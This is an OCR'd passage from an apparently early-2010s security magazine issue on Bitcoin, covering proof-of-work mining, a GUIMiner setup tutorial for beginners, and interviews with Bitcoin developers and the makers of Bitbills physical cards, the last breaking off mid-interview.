


Fig 6: *In the case of a currency transaction, traditionally there has always been an implicit third party to the transaction, in the form of a government that reserves the exclusive right to issue the currency and ensure that it functions smoothly.*

As more people join the system, the mathematical proof of work equation is set to a harder level, to ensure that the rate of block creation stays roughly the same, even with all of the additional CPUs doing calculations.

In addition, the reward for creating a block (currently 50 BTC) will gradually drop off over time, and will eventually be zero once the number of BitCoins in existence reaches approximately 21 million.

At that point in time, no more BitCoins will be created; however, new blocks will still be needed in order to ensure that transactions are correctly recorded, and as a result there is a small (and optional) built–in transaction fee that people can choose to pay for their transactions to be prioritized. These fees are paid out to the creators of new blocks.

Not everybody who is running the BitCoin client will have it set to mine blocks.

The process of mining takes a lot of CPU time, and is best done with specialized hardware, since a regular computer is unlikely to be able to economically perform this task.

There are currently a number of hardware products on the market that appear to be primarily designed for BitCoin miners. These include GPU–based graphics cards, as well as field–programmable gate arrays (FPGAs).

These pieces of hardware are optimized to run the specific BitCoin proof of work problem necessary in order to find solutions that result in the creation of new blocks. This means that they can often perform this process hundreds or thousands of times faster than an ordinary desktop or laptop computer.

To find out more about the current state of the art in BitCoin mining equipment, I suggest reading the bulletin boards at bitcoin.org. This information changes regularly as new products are released.

Opinion and Conclusions

Many people have asked me my opinion regarding the ultimate success or failure of BitCoin, and their meaning to the global economy. In my opinion, these are really the wrong questions though. BitCoins are a fascinating experiment in economics – a field that generally doesn't have much room for real world experimentation. Whether it succeeds in the marketplace or not isn't as important as the kinds of lessons that we can learn from it. What we should be observing closely are things like the following:




Fig 7: *BitCoins operate by having a large number of third party observers to every transaction, ensuring that it is accurately recorded.*

- the scalability of digital currencies; where scaling limitations appear, and the kinds of problems that occur as a virtual currency grows;
- the effect of strong deflationary economics; BitCoin is one of the few places ithat we can see deflationary economics in the "wild", yet it is a sufficiently controlled experiment that we can observe without necessarily being harmed by its potential negative effects;
- the pros and cons of semi–anonymous online transactions;
- the strengths and weaknesses of proof of work–based systems.

If we can learn useful lessons from these topics, then BitCoin has done its job, regardless of whether it is successful economically.

Resources:

- For a full technical explanation of how BitCoins work, including some of the underlying math, the original white paper written by Satoshi Nakamoto can be found here: *http://www.bitcoin.org/bitcoin.pdf*
- There is a highly detailed wiki (although I find some parts to be written in a confusing manner) that covers every aspect of BitCoins here: *https://en.bitcoin.it/wiki/Main_Page*

[1] This is referred to as a "proof of work" problem. The idea behind this is that the nodes that are trying to create blocks have to do a lot of work to solve the problem, by trying random solutions. On the other hand, it takes little effort by an observer to tell that the solution is indeed correct. The difficulty solving the problem can be adjusted in a variety of ways, depending on the specific type of problem being used. For a detailed discussion of proof of work problems in general, see: http://en.wikipedia.org/wiki/Proof-of-work_system

[2] Some people argue that the "waste" of electricity is a major pitfall regarding BitCoins in general, and is environmentally unfriendly. There is some work underway to see if the effort involved in proof of work calculations can actually be reused. One possible example would be to use the fact that BitCoin blocks are timestamped, and to insert outside messages into blocks in such a way as to prove reliably when they happened. This is similar to somebody mailing a letter to themselves in order to have a dated postal stamp on the envelope – it proves that the contents of the envelope couldn't have been created after a certain date. It remains to be seen whether this is a feasible or commercially viable use.

[3] Its actually a bit more complicated than described here. Inputs and outputs in a transaction can consist of other information too, and the system can support multiple outputs (i.e. paying several people at once). For more technical details, see the wiki entry here: https://en.bitcoin.it/wiki/Transaction

[4] See: http://en.wikipedia.org/wiki/Crypto-anarchism

[5] There's probably no complete list in existence, but the following URL has a large number of vendors: https://en.bitcoin.it/wiki/Trade

MINING – TUTORIAL FOR ROOKIES MINERS

MARCELO HENRIQUE

One of the most desirable aspect of internet's currency, Bitcoin, is the way it is produced. Very differently from most currencies, where the power and decision to make more money are held on the hands of central and commercial banks along with governmental interests, the bitcoin system has a very open and decentralized production where most home and game computers are capable to join the activity known as bitcoin mining.

By using your GPU and/or CPU processing power to solve a very complex cryptographic proof-of-work problem, you contribute to the block chain by adding a new block, which is a way of verifying and processing the transactions in the system. The nodes in the system who are dedicated to this purpose are known as bitcoin miners, and as a reward for spend such effort on this activity, the block producer gets a bounty of some number of bitcoins, which is agreed-upon by the network. (Currently this bounty is 50 bitcoins; this value will halve every 210,000 blocks.).

The network rules are such that the difficulty level is adjusted to keep block production to approximately 1 block each10 minutes. As the amount of miners engaged in the mining activity rises, the more difficult it becomes for each individual miner node to produce a block. With the rise of the activity, the difficulty level has increased significantly making very hard for solo mining to compete against mining pools, where most miners join to create a very strong collective processing power. This means, depending on the power of the equipment you're planing on using to mine bitcoins, you can do it solo or in a mining pool.

This power is usually measured by the capacity to process in hash per second, a simple computer with a high-end video graphics card can do it from 5.000 to 800.000 hash/s, and yet a collective mining pools generates over 100 gigahash/s, in this case, if your power fits in that range, is much better to join the collective. With the mining pool a single miner contributes on

Table 1.

MODEL	Avg. MegaHash/s
NVidia 8 Series (8600GT - 8800GTX)	5 to 25
NVidia 9 Series (9500GT - 9800GX2)	6 to 55
NVidia GT Series (GT220 - GTX590)	10 to 180
AMD ATI 4 Series (4350 - 4890)	5 to 120
AMD ATI 5 Series (5450 - 5970)	15 to 650
AMD ATI 6 Series (6470 - 6990)	20 to 750




Image 1.




Image 2.




Image 3.




Image 4.

the creation of many blocks per day, and is usually rewarded proportionally to his contribution.

Bellow we have the average capacity of some video card equipments (Table 1). *(Complete source at https://en.bitcoin.it/wiki/Mining_hardware_comparison)*

The top of line AMD ATI video graphics cards are the best equipment for the job, but any computer can be a miner node using the CPU, some may deliver less then 1 MHash/s others up to 20 MHash/s, good for mining pools with PPS (pay per share) reward system, where you receive a stead payment for every share you process.

To start mining for bitcoins with you GPU, its important that you update your video card drivers, to make sure it is compatible with OpenCL (Open Computing Language). Also it is fundamental that you have a software to monitor de status of your hardware, mainly fan speed and temperatures, the activity uses your hardware very heavily, so it tends to heat up pretty fast, and may cause permanent damage to your equipment if you don't monitor it.

The most common tool to start mining bitcoins is the GUIMiner, you can download the latest version at http://forum.bitcoin.org/?topic=3878.0

1. Double click the downloaded file to extract the software, open the folder and execute the GUIMiner.exe.
2. Once opened, click file/new miner and choose the option that fits better your equipment, OpenCL/Phoenix for GPUs, CUDA for NVidia cards and Usasoft for CPU miners.
3. Choose the server option for a mining pool, of for solo mining
4. If you choose solo mining, use the menu solo utilities to set the path for your bitcoin client and the password.
5. If you choose a mining pool, you must first create an account on the website of the respective mining pool, so you can fill the settings of your account.
6. As an option, you can choose view, to show the summary, where you see all your miners with its respective status and/or the console, where you can see a verbose mode of what is going on with your miners.
7. Everything is ready to start mining for bitcoins, press start and wait for your rewards.

Good luck and welcome to the bitcoin mining community!

MARCELO HENRIQUE

is a brazilian webmaster and computer enthusiast. Computers are in his life since kid and he works coding PHP web sites and apps by inspiration. Has a marketing graduation to guide his business and a rock band to guide his life. if this article helps you, feel free to tip 0.01BTC, 0.02BTC, 0.05BTC, or how many BTCs you feel like at: - 1FXb5CqjsU2FDHT2s4icnrSbBufDxjfVVh




Image 5.




Image 6.

PAYPAL IS A SCAM!

„Recently 77 milions accounts on Sony Playstations have been hacked, and with those creditcards details people can spend the money. If they had used bitcoins that wouldn't have happened..." – says Amir Taaki and Patrick Strateman from bitcoin developers team in the interview given too Hakin9.

Hakin9: Tell me, what is Bitcoin.

Amir: The most important part of Bitcoin is its large distributed database. When you are using bit-torrent, you find the movie and you are downloading by connecting to other person and download that person's movie file. In Bitcoin you are not downloading different files from different people, you are downloading the same file. That file describes the flow of transactions through the whole network from this inception, so you can see that money been spent once. Now the way that database is stored is in the form of blocks. As these machines are generating, they solve hard mathematical problems. Every time they solve a mathematical problem, they create a block, and these blocks are added to the network. All blocks in the network are chained together in one long to form the blockchain. The block headers contain a hash of previous block. So second block has a hash of first block, third block has a hash of second block, and so on. Miner computers are generating the blocks, and verifying transactions. When you create transactions in Bitcoin they are sent out to the network, it's 'floating' about until all these miners or verifiers, picks up the block and adds it to the new block they generate. More blocks are built on top, and for every block that has been added to previous block, it's harder to reverse these blocks because it comes imbedded deeper and deeper. So when you touch your transaction to the block that has confirmation of one, and for every block that add of top of this, confirmation goes up by one and it gets exponentially harder to reverse the transactions.

Hakin9: Wallet file is storage on personal PC, Is there a possibility that some high skill programmer or a hacker could create false Bitcoins?

Patrick: It's effectively impossible. You will have to significantly reduce the difficulty of calculating in SHA256 Hash. Right now if you calculating 300 million of them per second, it will probably take about a year to generate one block. So in order to create fake money the only way too do that is to go and mine. You end up not creating anything fake at all except real coins.

A: You can't create fake money. Let's say that you have one block, to create a double spend money you would have to generate another block, now you have too...

P: Split the chain

A: Someone sees that you spend the money and goes to another block and then you make fake blocks, so you build it instead of building the last block and you fork the chain. Whole thing is that Bitcoin accepts the block which is most difficult too produce, usually is that chain which is longest. So when you creating this other chain the rest of the hashing power of the network is already building this longer chain and left you behind before you even create this fake blocks.

Hakin9: Bitcoin is open source so every one can see and use it, so really there is no way too change that code too write some software that will create a fake Bitcoins?

P: No. The only thing you can do is to change the genesis block but then you will not have Bitcoins any more. There are other chains like Testnet which is similar to Bitcoin but you can't spend them as Bitcoins because those are Testnet coins.

A: So if you change the rules of what you Bitcoin does, then everybody else will reject your Bitcoin, your version of Bitcoin doesn't confirm with rest of the network and your money become worthless.

Hakin9: You are the owner of Bitcoin consultancy and you are trying to push the Bitcoins to the business and to enterprises, right?

A: Yes, for several reasons. First one is to get enterprises financially invested in Bitcoin. If the Bitcoin network in the future comes under attack even by legal or financial means then people will protect Bitcoin using economic means. Bitcoin needs two things to grow. The way Bitcoin money gets in and out is valuable so that is why we make exchanges. The second thing is that how the money are kept in the network. We are actually developing Bitcoin in ourselves. So those are two most important things.

Hakin9: So now if you want to exchange Bitcoins for real money you have to use online exchanges that are owned by private people or institutions. Do you plan to add peer-to-peer currency exchange into the client software to avoid choke points?

A: Here's a thing to realize. When Bittorrent first came out it was poorly written piece of software, it was really basic. Now when

we use bittorrent, you are not using original software, you are using different variety. So Bitcoin is not about this original piece of software that is badly written, with no encryption on the hardware. It doesn't scale properly and has bad internal architecture. It's about the protocol that Bitcoin uses which actually works and doesn't have problems.

Hakin9: What if (for example MtGox) create their own Bitcoin client which will be alternative to original Bitcoin client, which will give also a possibility too exchange Bitcoins to real money. Will you as a project developer is against that solution?

P: No, not against them. If they develop their own client, and they make changes at themselves, but integrating something like that in current code base will be very complicated.

A: Actually it's not a bad way to develop Bitcoin. It's actually thing that we plan to do ourselves in the future.

Hakin9: MtGox have earned a huge amount of money at exchanging the Bitcoins. Have Bitcoin project developers impacted MtGox or their profits?

A: No, MtGox is a private company. They have their own security flaws. Patrick actually has discovered their security flaws. For several days we tried to contact them, we where ringing them all night long, calling their friend in France trying to help them. Eventually we have no other way to disclose on the forums that there is a way to steal money. We showed it only to trusted forum members and it was enough to blame us.

P: They implied that we caused their entire problems, which is ridiculous.

I discovered it as a result of many people complaining their accounts had been hacked. It seemed very unlikely that this was like all of these people, all together, have been hacked and have their passes stolen. That didn't seem right back then.

Hakin9: Let's talk little more about Bitcoin consultancy. Few weeks ago in one of the interview you said that you will attempt to push Bitcoin to enterprises? Does that mean Bitcoin has been improved because you are trying too encourage business owners to invest in Bitcoin?

A: We are still working on a new Bitcoin version. We will release the open source code once it is done.

P: There have been incremental improvements that have fixed bugs.

A: We maintain our own version of the main line Bitcoin also with our own patches and features. Which is still open source. We have some disagreements with main line how Bitcoin should go forwards. They prefer to not implement large changes, they prefer to keep the status quo.

Hakin9: If some companies will be interested in using Bitcoin, how they will be using it? Is Bitcoin be used only as a good, fast and cheap way to transfer money or they will be using Bitcoin as currency to settlement the transactions.

A: A lot of polish people are working in the UK right? And our volumes are close match. I see a lot of polish names in our Bitcoin records. So this is something that people using as a way to send founds to UK. So in the future Bitcoin will be good and cheap way to get founds from abroad. For example, when I was in Amsterdam I went to sent US dollars to the UK and the only way to do that was a Western Union. They said that I have to exchange my money from US dollars to Euro then Euro to Sterling and they said there is no fee but actually mark-up on the price is 20%. It's a downright rip-off! That is not capitalism that is some form of corruption that middlemen are taking a piece. I always see people complaining about those evil financial institutions or corrupt governments. Bitcoin is something that is here and now and actually it could work but people like to act pessimistic and say it will never work. But look things like mp3, Linux, Bittorrent, Firefox or even the Internet. They only took off because people embraced it and started using it. I am not saying too people to put life savings in to the Bitcoin, but I am encouraging small exchanges and small trades. If Bitcoin fails then people only have themselves too blame.

Hakin9: So in the future Bitcoin can evolve to not be just a currency but a system to send money to other countries.

A: There are a lot of different views on this, even in our group. I think that Bitcoin will be used as a currency on its own because it has huge benefits over conventional money. There are people in our group that thinks Bitcoin will be a clearinghouse and use internally by organizations.

P: The big thing about Bitcoin is its real advantage over other ways of sending money. It's cheaper to send it internationally, funds are sent instantly. You send them and they show up and its OK if you don't have any confirmation but even a small amounts like sending one or two Bitcoins even with no confirmations it's very unlikely that somebody will be able to double spend. With one confirmation for very small amount of Bitcoins I would accept on confirmation as proof that their was sent.

Hakin9: When you send Bitcoin to other people, are there costs related to this transaction?

A: Those people who are verifying the transactions by creating these blocks and embedding them into block chain. As a reward for creating the blocks they get 50 Bitcoins. Now this amount of Bitcoins is enough, but lots of people are including the transactions for free, they don't charge a fee. But every four years this reward will drop by half, so in two years time it will be 25 in a six years time it will be 12.5 and so on until it drops too 0. Then there will be 21 million Bitcoins in existence. By that time the reward is so small for these blocks, people will attach optional fee to their transactions. The miners are incentivized to imbed the fee into their blocks.

Hakin9: So what is happening now with the fees?

P: The more transactions are included in blocks, the less fees are for individual transactions. When you get to the point where there are no more generated coins any mining blocks with no transaction fees will get you nothing. Once you get to that point miners start to require fees to cover their costs. However the more transactions you have the lover individual fee has to be, because it spread out over all those transactions in the block. One miner gets all of the block transaction fees. The way the transaction fees are calculated now is kind of unfortunate. It happens in way that is actually predictable but the client does not show you the fee before it actually does it. If you are using the client normally you could get charge fee for certain transactions but the reason for fees now is trying to discourage people from just spamming the network of lots of little transactions going back and forward saturating the network.

Hakin9: Have you ever mine Bitcoins for yourself?

A: I have never mined Bitcoins

P: I will do when I will have a free power.

Hakin9: How you as the project developers tackling the issue of Sybil attacks?
P: Sybil attacks are nodes that are just fake people. Basically attack on Bitcoin using Sybil attack will require all the connections that the node has, so by default Bitcoin has eight outbound connections, so it requires control over a large part of the network of all eight connections will end up going to you, the problem with implementing that attack is really complicated. You have to control all outbound connections and if their actually listening you have to be able to control all their inbound but that is much easier because there are maximum connections limit.
A: and you can use one trusted node.
P: Yeah but if people have one trusted node then you can't run the attack at all. It's just impossible.

Hakin9: Bitcoin is open source, because of that I have a feeling that Bitcoin is not a really secure currency.
A: Recently 77 millions accounts on Sony Playstation were hacked, and with those credit cards details people can spend the money. If the were using Bitcoins that wouldn't happened, because all they would get would be the address where people send the money too. They could not steel the money from the site users. They could steel money maybe from the site if they get access to the site wallet but the people would not loose any money. The current system that we have is not secure really at all.
P: It's really kind of stupid.
A: if I get someone credit card details I can spend their money, because it's just the number and address, it's really simple. The thing with Bitcoin now is I can choose how I want to secure my money. When you trusting the bank, you are really trusting payment processor, the people who made bank software the bank, the government regulators, banks janitor, generally all those people. I am only trusting myself with Bitcoin and the source code that is open source which allows me to see exactly how it works.
P: When you think about most secure things online, they are all open source. Almost universally the open source software is more secure. I can't think of an instance where closed source software is more secure.

Hakin9: Is there a way to create a 100% secure wallet?
A: Your wallet is just a list of keypasses. Guys from Bitbills made a credit card, which your private key is inside the card, and you have to damage card to get access to your private key, but your address is on the front of the key. You could have your address and you could look up on block explorer, the balance is on this Bitcoin address and you can just keep sending founds to it using saving account, and then finally when you want to cash up the money, you can break the card and scan in and you have access to the found to spend them.

Hakin9: But without using Bitbills, is there a way to create secure wallet?
P: It is possible, but you need a smart card which will contains your private key, so your private key is never on your computer. The problem that most people run Windows and download malware. So what you need is a smart card that actually does ECDSA encryption and display the address and how much you are sending. Even this is not 100% secure, but it is much more secure because you would have to hack a smart card to be able to steal anything.
A: In the future I imagine devices, which are USB Devices that you plug in and it asks you 'who do you want to send funds to?" You type in your password and it asks for a final verification. You approve it and transaction completed.

Hakin9: Now when you loose your Bitcoin there is no way to get them back?
P: No, it's like cash when you lose it, your money is gone.

Hakin9: But money can be indemnified by an organization?
P: You can do the same with Bitcoin, you can send them to exchanges.

Hakin9: But exchanges also can be hacked.
A: Yes, look at Sony, Citibank

Hakin9: Citibank is being hacked every month
A: They don't have a brilliant record. But there is one good Bitcoin Bank in Canada

Hakin9: Let's talk about micro transactions. Can Bitcoin in future be used as a micro transaction system, in poker, videogames or to donate amateur artists?
A: The reason why I going to Bitcoin is, for over ten years I was writing a free software and about two years ago I start playing poker professionally as a full time and during that time I've learn how whole poker economy works. Four companies own 90% of the market, it's poker stars which owns 60%, full tilt poker, ultimate bet/absolute poker, and cake poker. And together because the control entire market, they form cartel. Poker is game of skill, you play between other people, but the way the companies work, is by taking a small amount of a game fee called the rake. Because these sites have form of cartel they can charge really, really high rake for poor service and support. They have several security exploits really bad like cake poker they are using xor encryption on their connections and the software it self isn't updated for years. Low in the US is very extreme, so it's very difficult to set a poker site. It is so difficult to set a poker site as a result there is no competition in this market, that is why they form this cartel. I start to think to myself, „what if I made piece of poker software and I realize that source for free and everybody else can set their poker sites and drive the costs tight down of this rake that they charges". So there's when I was looking around I found that only possibility is to use Bitcoin to make this happen. And then I get more interested in Bitcoin and went to that project. Bitcoin can enable these things to happen. Right now a lot of people are just copying all those big sites like Amazon, E-Bay etc.

Once everybody made all these things, market become saturated, then people have start too use their own intelligence and start come up with all those inventive ideas „how too use Bitcoins". You know tons and tons of people plays Call of Duty or World of Warcraft or Command and Conquer every day. Imagine now, if you had a small rake and used it to fund the game, people could play each other for funds. In the future you could have professional video players.

Hakin9: But there are now professional players for example in StarCraft.
A: Yeah, but it's really top heavy, you have to be best of the best to be up there. In online poker when you play for play money, nobody cares, they just go in and click buttons, no one thinks

about how they play. But in the low real money poker games, which are for one or two cents suddenly, become serious business and people start to think how they play. Even it is a small amount of money. Now imagine videogames, the level of the skill will leap hugely.

In the Internet right now there are large amounts of creative work and it doesn't take very much to produce these works. The cost of producing a blog or making a video is very low, but to have some way these artists are funded we need a copyright to artificially inflate the price. When I want to send a penny to someone using PayPal it's just not practical. I was listening to one musician for many months, so you know the designs and documentaries they make are very poetic and artistic. He takes that voices and mix them with classical music and this is a very inspiring, so I want to donate to him. I have to click the PayPal, enter my name and address, my telephone number, a sample of blood. I said forget it and I just run away. Eventually I said to him "Can I give you some Bitcoins?" and he said "yeah, OK" and I just sent him the money. Just like that. I look now and I see that many people are sending him money in Bitcoins. PayPal is just not a good solution to send money, they just a scam basically. I have some friends who raised ten thousand dollars for a hack meeting. They bought their ticket, they organize everything, and PayPal seized the funds because they looked suspicious and the group didn't get their money back. There's anger towards Paypal as seen by the recent calls by Lulzsec to boycott them by closing your account. Paypal responded by disabling the option to close accounts on their site.

Hakin9: Bitcoin has no backup in gold, silver or any other raw materials, so how does it happen that one Bitcoin is worth over 14 dollars?

P: The same way that everything else have value. There is shocking number of people who think that US dollar back by gold, but it's not, hasn't been since 70'. There is basically no currency in the world that is back by anything other then other people us it, so the only value the currency has is that people use it. People value gold because it has value, but gold isn't worth any more then anything else, except it has limited industrial uses. You can use it for corrosion resistant, circuit connections but it is only industrial obligation.

A: it's the same reason that Bitcoin has a value. Because people see Bitcoin as a really useful, vehicle for transferring value from one person to another. The thing with gold is the past gold isn't only money that appeared. Money appeared in many different cultures. It just gold happened to be one of the money the people took of.

P: It's sort of universal thing that everyone could agree on. It's not practical now, because there isn't enough gold in the world. If we want to by a sandwich today, it will be like little tiny speck of gold you have to get it out and measure it and verify that is really gold. But if you have smaller amounts of it that were worth less than it really useful, because gold is infinitely divisible unit (well close enough) and it doesn't corrode and it's a limited supply of it, so it's perfect sore of wealth/currency, except fact that now is worth so much that you would had to have, really small amounts of it to make transactions, so it's totally ridiculous. Bitcoin has exactly the same properties like gold.

Hakin9: Bitcoin is virtual, you can't touch it, you can't hide it in your wallet and put it into your pocket?

P: It's virtual, so its more useful then gold. Gold is annoying, you have to caring around, and with Bitcoin you just do some computer calculations and send it and there you go. But you have the same basic properties, limited supply of it, it's divisible and it doesn't degrade over time. You have exactly the same properties that make gold valuably but in the useful fashion, useful form.

Hakin9: If I would like to start mining now, how long would it take to generate Bitcoins?

P: The margin or mining now is pretty low. People who like to enter mining now, they might want too look at it very carefully and do the math. The people who are currently mining Bitcoin have paid for their capital, and have money for all hardware they spend. So now they are running on margins and now they running on costs of electricity, so they can keep running at much lower cost then people coming in now because they have to pay for their capital.

Hakin9: Last question. How does it happen that you become a Bitcoin project developer? You have send message to Satoshi with note that you want to be Bitcoin project developer?

A: I sent two messages too Satoshi and he never responded.

P: He has not said anything for a while. When he was active he only responded to some random e-mails. The community is really active now and makes the decisions communally on the direction of the software.

A: The community started to pick up the software and he faded away which is the really noble thing too do.

Hakin9: Amir, Patrick, Thank you for the interview.

A: Thanks

P: Thank you

AMIR TAAKI

is Co-Founder of the London based Bitcoin Consultancy. As well as being a developer of bitcoin, he wrote the original currency exchange software, the stock exchange client, bitcoin poker software and an end user GUI for bitcoin- all free software! Now he's working on the Bitcoin Consultancy's rewrite of bitcoin- libbitcoin which will enable bitcoin to scale and people quickly start building bitcoin applications fast. As stated on the project website (libbitcoin.com): "rewrite bitcoin, make it super-pluggable, very easy to do and hack everything at every level, and very configurable"

http://bitcoinconsultancy.com/ Bitcoin Consultancy

http://libbitcoin.com/libbitcoin

https://intersango.com/	EUR exchange
https://intersango.us/	USD exchange
https://britcoin.co.uk/	GBP exchange

PATRICK STRATEMAN

also a member of the Bitcoin Consultancy, owns and operates the exchanges under the Intersango banner. He's currently finishing the new exchange software and is a security specialist. He was the developer of one of the first bitcoin re-implementations written in Python.

BITCOIN IN YOUR HAND

By Aby Rao

„I think Bitcoin really needs Bitbills in order to succeed. Wherever people are using bitcoins, I'd anticipate seeing Bitbills in the same ecosystem." – says Doug Feigelson from Bitbills developers team in the interview given too Hakin9.

Hakin9: What was the motivation behind Bitbills?

Doug: From when I first heard about Bitcoin, I thought it was awesome because it made transferring money so simple and easy. The ability to send money as easily and cheaply as you can send an email opens up amazing new opportunities for commerce. Yet, it seemed kind of backwards that such a high-tech currency should be limited to use on a computer. So it was really just a matter of coming up with the technology. Why shouldn't we be able to use Bitcoin wherever we use dollars now?

Hakin9: Bitbills seems to be posed of several layers. Can you tell us more about them?

D: Sure. There are three main layers: the substrate, the private key square, and the plastic body.

The substrate is the surface on which we print the card design and address, which is a kind of microporous polymer. Above this is the private key square, which is a little square of plastic slightly bigger than your thumbnail. It has a QR code on one side, and the actual text of the private key (in base-58) as a fallback on the other side. We secure the private key square to the substrate with a self-destructing hologram, which blocks the QR code from being readable until the card is opened. Then, the whole card is laminated on both sides, which fills the pores of the substrate and creates a uniform plastic card.

Hakin9: As developers, do you worry that BitBills could potentially be used for illegal purposes such as buying drugs or arms?

